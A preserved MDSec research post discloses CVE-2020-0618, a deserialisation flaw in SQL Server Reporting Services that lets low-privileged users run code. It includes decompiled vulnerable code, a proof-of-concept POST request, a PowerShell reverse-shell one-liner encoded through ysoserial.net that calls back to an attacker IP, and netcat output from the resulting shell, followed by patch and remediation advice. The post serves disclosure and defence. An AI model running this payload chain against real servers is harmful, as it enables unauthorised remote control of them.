

CVE-2020-0618: RCE in SQL Server Reporting Services (SSRS)

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- Published: 2020-02-02
- Original: <https://www.mdsec.co.uk/2020/02/cve-2020-0618-rce-in-sql-server-reporting-services-ssrs/>
- Preserved from: <https://www.mdsec.co.uk/2020/02/cve-2020-0618-rce-in-sql-server-reporting-services-ssrs/> (preserved-copy) on 2026-08-04
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Content

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CVE-2020-0618: RCE in SQL Server Reporting Services (SSRS) - MDSec



[SQL Server Reporting Services \(SSRS\)](#) provides a set of on-premises tools and services that create, deploy, and manage mobile and paginated reports.

Functionality within the SSRS web application allowed low privileged user accounts to run code on the server by exploiting a deserialisation issue.

Although the application was only accessible to authorised users, the lowest privilege (the *Browser* role) was sufficient in order to exploit this issue.

Technical Analysis

The issue was found in *ReportingServicesWebServer.dll*. The *OnLoad* method of *Microsoft.Reporting.WebForms.BrowserNavigationCorrector* deserialised untrusted user input using the *LosFormatter* class:

```
protected override void OnLoad(EventArgs e)
{
    base.OnLoad(e);
    this.EnsureChildControls();
    if (this.Page.IsPostBack && string.Equals(this.m_pageState.Value,
        "NeedsCorrection", StringComparison.Ordinal))
    {
        string value = this.m_viewerViewState.Value;
        if (!string.IsNullOrEmpty(value))
        {
            LosFormatter losFormatter = new LosFormatter();
            object obj = null;
            try
            {
                obj = losFormatter.Deserialize(value);
            }
        }
    }
}
```

The *BrowserNavigationCorrector* class was used by the *Microsoft.ReportingServices.WebServer.ReportViewerPage* class:

```

protected override void OnInit(EventArgs e)
{
    base.OnInit(e);
    ReportViewerHost reportViewer = this.ReportViewer;
    reportViewer.EnableHybrid = this.ShowHybrid;
    if (reportViewer != null)
    {
        PageRequestManagerErrorHandler child = new
PageRequestManagerErrorHandler();

        reportViewer.Parent.Controls.AddAt(reportViewer.Parent.Controls.IndexOf(reportViewer),
child);

        BrowserNavigationCorrector child2 =
reportViewer.CreateNavigationCorrector();

        reportViewer.Parent.Controls.AddAt(reportViewer.Parent.Controls.IndexOf(reportViewer),
child2);
    }
}

```

It was possible to trigger this functionality by calling the */ReportServer/pages/ReportViewer.aspx* page in an On-Premise a SharePoint server for example.

Proof of Concept

The following HTTP request could be sent to a server to exploit the application:

```

POST /ReportServer/pages/ReportViewer.aspx HTTP/1.1
Host: target
Content-Type: application/x-www-form-urlencoded
Content-Length: X

NavigationCorrector$PageState=NeedsCorrection&NavigationCorrector$ViewState=
[PayloadHere]&__VIEWSTATE=

```

The following commands could be used in PowerShell to generate a payload using the [ysoserial.net](#) tool:


```
$command = '$client = New-Object System.Net.Sockets.TCPClient("192.168.6.135",80);$stream
= $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length)
;$stream.Flush()};$client.Close()'
```

```
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
```

```
$encodedCommand = [Convert]::ToBase64String($bytes)
```

```
.\ysoserial.exe -g TypeConfuseDelegate -f LosFormatter -c "powershell.exe -encodedCommand
$encodedCommand" -o base64 | clip
```

The following screenshot shows that a reverse shell was obtained after sending a HTTP request with the payload generated above:



```
root@kali64:~# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.6.135] from (UNKNOWN) [192.168.6.201] 17495

PS C:\Windows\system32> whoami
nt service\reportserver
PS C:\Windows\system32>
```

This issue was resolved by [Microsoft's February 2020 patch](#). The patch simply enabled the MAC validation when using the LosFormatter class:

```
LosFormatter losFormatter = new LosFormatter(true, this.m_viewer.GetUserId());
```

Recommendations

Apply the February 2020 patch on the server. It should be noted that attackers can easily encode their requests to evade web application firewalls. As a result, patching would be the only robust option to stop this [vulnerability](#).

Ensure that the application is only accessible to authenticated users and anonymous users do not have the *Browser* role.

If you suspect your server has already been compromised, in addition to following your normal incident response procedures, be sure to cycle your server's [Machine Key](#) as this can still facilitate code execution even after applying the patch.

This blog post was written by Soroush Dalili.

[\[image: image\]](#)

written by

MDSec Research

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